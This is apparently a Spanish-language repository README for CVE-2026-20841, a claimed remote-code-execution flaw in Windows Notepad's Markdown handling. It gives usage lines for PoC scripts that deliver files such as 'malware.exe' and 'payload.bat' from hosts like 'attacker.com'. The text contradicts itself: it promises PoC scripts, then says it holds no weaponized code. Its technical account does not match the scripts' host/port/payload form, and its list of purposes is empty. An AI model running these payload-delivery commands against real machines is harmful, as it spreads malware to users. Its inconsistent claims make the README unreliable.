Repositorio de investigación y análisis para CVE-2026-20841, una vulnerabilidad de ejecución remota de código en Markdown de Windows Notepad, con scripts PoC, detalles del flujo de ataque, IOCs y guía de mitigación.





Repositorio de investigación de seguridad y análisis técnico
⚠️ Este repositorio está destinado únicamente a fines educativos, defensivos y de investigación.
CVE-2026-20841 es una vulnerabilidad crítica de ejecución remota de código (RCE) que afecta a la funcionalidad de procesamiento de Markdown de Microsoft Windows Notepad.
Un atacante podría desencadenar la ejecución de código arbitrario cuando una versión vulnerable de Windows Notepad abre un archivo especialmente diseñado.
| Producto | Estado |
|---|---|
| Windows 11 Notepad | Vulnerable |
| Windows 10 Notepad | Vulnerable |
| Versiones actualizadas/parcheadas | No vulnerable |
| Campo | Valor |
|---|---|
| CVE | CVE-2026-20841 |
| Tipo | Ejecución remota de código |
| Vector de ataque | Archivo manipulado |
| Interacción del usuario | Requerida |
| Privilegios requeridos | Ninguno |
| Gravedad | Crítica |
| Proveedor | Microsoft |
python CVE-2026-20841.py 192.168.1.100 80 malware.exe
Versión Node.js
node CVE-2026-20841.js <host> <port> <payload-filename>
Ejemplo:
node CVE-2026-20841.js attacker.com 445 payload.bat
Versión VBScript (nativa de Windows)
cscript //nologo CVE-2026-20841.vbs <host> <port> <payload-filename>
Ejemplo:
cscript //nologo CVE-2026-20841.vbs 192.168.1.45 80 update.exe
La vulnerabilidad existe dentro de la funcionalidad de manejo de contenido Markdown de Windows Notepad.
Abrir un archivo especialmente diseñado podría desencadenar operaciones de memoria inseguras que podrían provocar la ejecución de código arbitrario en el contexto del usuario actual.
Atacante
    │
    ▼
Archivo Markdown manipulado
    │
    ▼
La víctima abre el archivo
    │
    ▼
Analizador de Markdown vulnerable
    │
    ▼
Corrupción de memoria
    │
    ▼
Ejecución de código
OS          : Windows 11
Application : Notepad
Architecture: x64
Debugger    : WinDbg
Analysis    : Static + Dynamic
Este repositorio no contiene código de explotación armamentizado.
La información proporcionada está destinada únicamente a:
Los usuarios son responsables de cumplir con todas las leyes y regulaciones aplicables.
Investigación en ciberseguridad • Análisis de vulnerabilidades • Seguridad defensiva









